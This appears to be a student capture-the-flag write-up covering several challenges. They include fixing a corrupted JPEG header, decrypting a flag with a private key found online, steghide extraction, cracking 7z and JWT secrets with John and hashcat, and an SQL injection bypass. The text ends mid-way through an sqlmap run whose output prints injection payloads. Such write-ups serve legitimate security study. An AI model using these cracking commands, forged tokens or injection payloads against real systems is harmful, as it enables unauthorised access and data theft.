2F 31 39 39 39 2F 30 32 2F 32 32 2D 72 64 66 2D /1999/02/22-rdf-
73 79 6E 74 61 78 2D 6E 73 23 22 3E 0A 20 20 20 syntax-ns#">.
20 20 20 3C 72 64 66 3A 44 65 73 63 72 69 70 74 <rdf:Descript
69 6F 6E 20 72 64 66 3A 61 62 6F 75 74 3D 22 22 ion rdf:about=""
0A 20 20 20 20 20 20 20 20 20 20 78 6D 6C .
6E 73 3A 64 63 3D 22 68 74 74 70 3A 2F 2F 70 75 ns:dc="http://pu
72 6C 2E 6F 72 67 2F 64 63 2F 65 6C 65 6D 65 6E rl.org/dc/eleme
74 73 2F 31 2E 31 2F 22 0A 20 20 20 20 20 20 20 ts/1.1/".
20 20 20 20 78 6D 6C 6E 73 3A 78 6D 70 3D 22 xmlns:xmp="
68 74 74 70 3A 2F 2F 6E 73 2E 61 64 6F 62 65 2E http://ns.adobe.
61 65 6D 70 61 70 2F 31 2F 30 35 22 64 20 20 20 .com/xap/1.0/".
```

Sus rawr??? SUSSY BAKA???? Aint no way this is real chat. I put the first line to chatgpt and it said it was sussy. And I asked for the default jpeg header.

```

-Untitled- x flag.txt.jpg x
00000000 FF D8 FF E0 00 10 4A 46 49 46 00 01 02 01 00 48 + α..JFIF....H
00000010 00 48 00 00 FF ED 00 2C 50 68 6F 74 6F 73 68 6F .H.. φ.,Photosho
00000020 70 20 33 2E 30 00 38 42 49 4D 03 ED 00 00 00 00 p 3.0.8BIM.φ....
00000030 00 10 00 48 00 00 00 01 00 01 00 48 00 00 00 01 ...H.....H....
00000040 00 01 FF E1 1F 90 68 74 74 70 3A 2F 2F 6E 73 2E .. β.Éhttp://ns.
00000050 61 64 6F 62 65 2E 63 6F 6D 2F 78 61 70 2F 31 2E adobe.com/xap/1.
00000060 30 2F 00 3C 3F 78 70 61 63 6B 65 74 20 62 65 67 0/.<?xpacket beg
00000070 69 6E 3D 22 EF BB BF 22 20 69 64 3D 22 57 35 4D in="∩┐" id="W5M
```

After changing to what chatgpt said, I saved the file and opened the image to reveal the flag



F14g{F1x3d_br0k3n_h34d3r}

CHALLENGE 5 SOLVES X

Discover and Decode

 300

MEDIUM

Help! I've misplaced my private key, and it's driving me crazy! The last thing I remember is uploading it to my personal website. If anyone has tips or ideas on how I can track it down, I'd really appreciate it!


Author: Amir Rahmat

 Discover_an...

Flag Submit

Amir RAHMAT's challenge. Implements what we learned in cryptography class with Sir Nadzir. We are provided with the zip file that has the public key and encrypted text. To decrypt the encrypted text we have to obtain the private key.

"The last thing I remember is uploading it to my personal website" is a big hint.



Amir Rahmat  (He/Him) · 1st

Seeking Internship Opportunities (Jan 2025 - June 2025) | Co-Founder of GMI CySec Club | Cybersecurity Student @ German-Malaysian Institute | CTF Player

Petaling, Selangor, Malaysia · [Contact info](#)

[Personal Website](#) ↗

166 connections

 Zaim Zuhdi, Amerulazry Hafiy, and 20 other mutual connections

 German-Malaysian Institute

Gambar zaman bila ni bro? In his linkedin theres his personal website.

The screenshot shows a dark-themed personal website. At the top left is a user icon and the text "Personal Website". To the right is a section titled "User Interface (UI) Design" with a bulleted list: "Branding & Visual Identity", "Adobe Creative Suite", "Sketch & InVision", and "Prototyping & Wireframing". Below this is a "Contact" section with a "Send Email" icon and the text "Let's create something amazing together! Reach out to me at:" followed by three bullet points: "Email: ada@yourdomain.com", "LinkedIn: linkedin.com/in/adalee", and "Portfolio: adaleedesigns.com". A note below says "Thanks for stopping by my corner of the internet! 🌟". At the bottom left is a "OverTheWire Wargames" section with a "Key" button highlighted by a red box.

Scrolling down, theres the private key. Using Winscp I brought the files from windows to my linux to decrypt it.

```
Microsoft Windows [Version 10.0.22631.4591]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Hariz Erzam>ssh hariz@192.168.0.198
The authenticity of host '192.168.0.198 (192.168.0.198)' can't be established.
ED25519 key fingerprint is SHA256:dYqAGm7++nJiIM3SYswXxTa94fV3dwXxxD00mNs6WNk.
This host key is known by the following other names/addresses:
  C:\Users\Hariz Erzam/.ssh/known_hosts:4: 192.168.92.131
  C:\Users\Hariz Erzam/.ssh/known_hosts:16: 10.100.120.173
  C:\Users\Hariz Erzam/.ssh/known_hosts:19: 10.100.122.227
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.198' (ED25519) to the list of known hosts.
hariz@192.168.0.198's password:
Last login: Sat Nov  2 11:37:27 2024
[hariz@localhost ~]$
[hariz@localhost ~]$ ls
[hariz@localhost ~]$ mkdir kerja
[hariz@localhost ~]$ ls
kerja
[hariz@localhost ~]$ cd kerja
[hariz@localhost kerja]$ pwd
/home/hariz/kerja
[hariz@localhost kerja]$ ls
flag.txt.enc privatekeyamir.txt public.pem
[hariz@localhost kerja]$ openssl pkeyutl -decrypt -inkey privatekeyamir.txt -in flag.txt.enc -out ddecrypted
[hariz@localhost kerja]$ ls
ddecrypted flag.txt.enc privatekeyamir.txt public.pem
[hariz@localhost kerja]$ cat ddecrypted
F14g{a5ymm3tr1c_3ncrypt1on_v3ry_s3cur3}
[hariz@localhost kerja]$
```

Theres our flag.

CHALLENGE 10 SOLVES X

Sunset


50 EASY

A famous photographer once said, 'The truth is in the details.' But what if the truth is hidden within the pixels? Can you find what's hidden in plain sight?

Author: *Nielatte*


 hidden_suns...

Flag Submit



For this question we are provided with a picture of a sunset. I just put the image in aperisolve to get the metadata and such.

Informations




[+] Name(s): hidden_sunset.jpg
[+] Size: 260.40 ko
[+] First upload: 02/11/2024 01:08:34
[+] Last upload: 04/11/2024 20:38:41
[+] Upload count: 8
[+] Common password(s):


Steghide

wrote extracted data to "flag.txt".

DOWNLOAD FILES



WOW WHAT IS THIS???????



F14g{h1dd3n_1n_th3_l1ght}

Opening the file provides us with the flag.




Johnny?? John?? John the Ripper??

```
(goated㉿goated)-[~/Downloads]
$ 7z2john cabaran.7z > crack.txt
ATTENTION: the hashes might contain
```

I use 7z2john to convert the file to something john can understand

```
(goated㉿goated)-[~/Downloads]
$ john --wordlist=/usr/share/wordlists/rockyou.txt crack.txt
Using default input encoding: UTF-8
Loaded 1 password hash (7z, 7-Zip archive encryption [SHA256 256/256 AVX2 8x AES])
Cost 1 (iteration count) is 524288 for all loaded hashes
Cost 2 (padding size) is 13 for all loaded hashes
Cost 3 (compression type) is 2 for all loaded hashes
Cost 4 (data length) is 35 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (cabaran.7z)
1g 0:00:00:39 DONE (2024-11-04 08:19) 0.02531g/s 12.96p/s 12.96c/s 12.96C/s genesis..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

This command is to use rockyou.txt to bruteforce its way to get the password of the file.




Inputting the password gives us the flag

F14g{brut3_f0rc1ng_y0ur_w4y_1n}



We are presented with a website that has a button



Clicker the button will result in this frame




Using inspect element I see theres get-data.php

```
document.getElementById('sendRequestBtn').addEventListener('click', function() {
  var xhr = new XMLHttpRequest(); xhr.open('GET', 'get-data.php', true);
  xhr.onreadystatechange = function() { if (xhr.readyState === 4 && xhr.status ===
  200) { var token = xhr.responseText; var form = document.createElement('form');
  form.action = 'api/process-token.php'; form.method = 'post'; var tokenInput =
  document.createElement('input'); tokenInput.type = 'hidden'; tokenInput.name =
  'token'; tokenInput.value = token; form.appendChild(tokenInput);
  document.body.appendChild(form); form.submit(); } }; xhr.send(); });
</script>
</body>
</html>
```

html > body > embed

So I put the website name and end it with **/get-data.php** this results with a page with a JWT token



I use chatgpt and asked what role this token is for, and it says its user only so we need to create a new token with admin access.

```
(goated㉿goated)-[~/Downloads]
└─$ hashcat -a 0 -m 16500 eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9eyJc2VyX2lkIjoxMjMsInVzZXJuYW1lIjoiam9obl9kb2UiLCJyb2xlioidXNlcij9.kdntxTnfZTGAYeWJufl5GiM3Ud2A
AYewJUfL5GiM3Ud2AJ1JuwQepFwq64IA /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 17.0.6, SLEEPF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: cpu-haswell-AMD Ryzen 7 5800H with Radeon Graphics, 695/1455 MB (256 MB allocatable), 2MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Optimizers applied:
```

eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9eyJc2VyX2lkIjoxMjMsInVzZXJuYW1lIjoiam9obl9kb2UiLCJyb2xlioidXNlcij9.kdntxTnfZTGAYeWJufl5GiM3Ud2AJ1JuwQepFwq64IA:password



This is the output. By using this token to replace the previous token we will gain the flag insyallah.




FLAG = 'GMiMiCRoCTF{w3s_Mangan!}'

Show Me The Flag

QueryMaster



When we open the link, it shows login page but we didn't know about the login credentials. I tried username:admin and password:password.



And the login is failed. So, in my mind, I want to try some SQL Injection command which is '`or 1=1--`'.

The screenshot shows the Burp Suite interface with a captured POST request to `http://ctf.siberangex.com:7008/login.php`. The request payload is:

```
POST /login.php HTTP/1.1
Host: ctf.siberangex.com:7008
Content-Length: 02
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://ctf.siberangex.com:7008
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://ctf.siberangex.com:7008/login.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=701453a6504650c5440ebd35200e983d
Connection: keep-alive
```

I try using burpsuite to see what information that I can get.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. In the browser window, a 'Check CGPA' page is displayed. The table contains the following data:

Name	CGPA
Aimen Hakim	3.75
Liu Meifang	3.84
Muhammed Amirul	3.85
Amirah Balqis	3.54
Li Xinyi	3.90
Rahul Sharma	3.76
Hafizuddin Ariff	3.92
Kavya Deshmukh	3.67
Farah Aina	3.67
Faris Daniel	3.80

I clicked forward and YES! I just logged in into the student portal. Don't forget to set the intercept on.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The browser window shows the 'Check CGPA' page again. The Request pane on the left shows the following intercepted request:

```

GET /index.php?search=Faris HTTP/1.1
Host: ctf.siberangex.com:7008
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://ctf.siberangex.com:7008/index.php
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Connection: keep-alive

```

i try to enter some name in the search bar. I entered Faris and burpsuite intercepted. I click forward to see what anything happen.

Intercept is on

Messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them.

Learn more Open browser

Check CGPA

Name	CGPA
Faris Daniel	3.80

Andd nothing. It just shows the name.

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<link rel="stylesheet" href="style.css">
<title>Student Portal</title>
</head>
<body>
<div class="center">
<div class="check_box">
<h3>Check CGPA</h3>
<form method="GET">
<input type="text" name="search" id="search" placeholder="Search.."/>
</form>
<div class="display">
<div class="name">
<h4>Name</h4>
<div>Faris Daniel</div>
<div class="grade">
<h4>Grade</h4>
<div>3.80</div>
</div>
</div>
</div>
</div>
</div>
</body>
</html>
```

I also check the source code but I didn't find anything.

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A session is captured from 'ctf.siberangex.com:7008/index.php?search=faris'. The browser view shows a search results page titled 'Check CGPA' with a single result for 'Faris Daniel' with a CGPA of 3.80. The Burp Suite interface includes a sidebar with tabs like Dashboard, Target, Intruder, Repeater, View, Help, and a main pane showing the intercepted request and response.

I checked a session and I found some PHPSESSID which is php session id. For now, I already have php session for me to inject the database using SQLMAP.

This screenshot shows a more detailed view of the Burp Suite interface. The 'Request' pane displays the raw HTTP request sent to 'http://ctf.siberangex.com:7008/index.php?search=faris'. The 'Inspect' pane is open, showing options like 'Forward', 'Drop', and 'Send to Repeater'. The browser view shows the same 'Check CGPA' page with the result for 'faris'. The Burp Suite interface includes a sidebar with tabs like Application, Elements, Console, Sources, Network, Performance, Memory, and Security.

I try to send to repeater to see what is the request this web used.

The screenshot shows the Burp Suite interface. The 'Request' tab displays a GET request to `http://ctf.siberangex.com:7008/index.php?search=faris`. The 'Response' tab shows the HTML content of a page titled 'Check CGPA' which lists student names and CGPA values.

Name	CGPA
Aimen Hakim	3.75
Liu Meifang	3.84
Muhammed Amirul	3.85
Amirah Balqis	3.54
Li Xinyi	3.90
Rahul Sharma	3.76
Hafizuddin Ariff	3.92
Kavya Deshmukh	3.67
Farah Aina	3.67
Fans Daniel	3.80

And I found this web are using GET request. Its also shows that the parameter this web used is search bar. This is enough for me to use SQLMAP. For now, I get php session and parameter.

The terminal window shows the execution of the SQLMap command:

```
$ sqlmap -u "http://ctf.siberangex.com:7008/index.php?search=faris" -p search --cookie="PHPSESSID=701453a6504656c5440ebd35260e383d" --level=5 --risk=3 --tamper=space2comment --batch
```

I using SQLMAP to test the vulnerabilities of the index.php.

-p : parameter

--cookie : put for cookies we found earlier

--level-5 , --risk=3 : increases the depth of SQLMap's testing

```

malscottt@kali:~/Downloads
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws
. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 19:20:24 /2024-11-03

[19:20:24] [INFO] loading tamper module 'space2comment'
[19:20:24] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Macintosh; U; PPC Mac OS X; nb-no) AppleWebKit/417.9 (KHTML, like Gecko) Safari/417.8' from file '/usr/share/sqlmap/data/ua/user-agents.txt'
[19:20:24] [INFO] resuming back-end DBMS 'mysql'
[19:20:24] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: search (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: search=Faris% AND 8341=8341 AND 'hVlb%'='hVlb

  Type: error-based
  Title: MySQL ≥ 5.0.12 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
  Payload: search=Faris% AND GTID_SUBSET(CONCAT(0x716b787a71,(SELECT (ELT(4372+4372,1))),0x717a7a7a71),4372) AND 'lXZC%'='lXZC

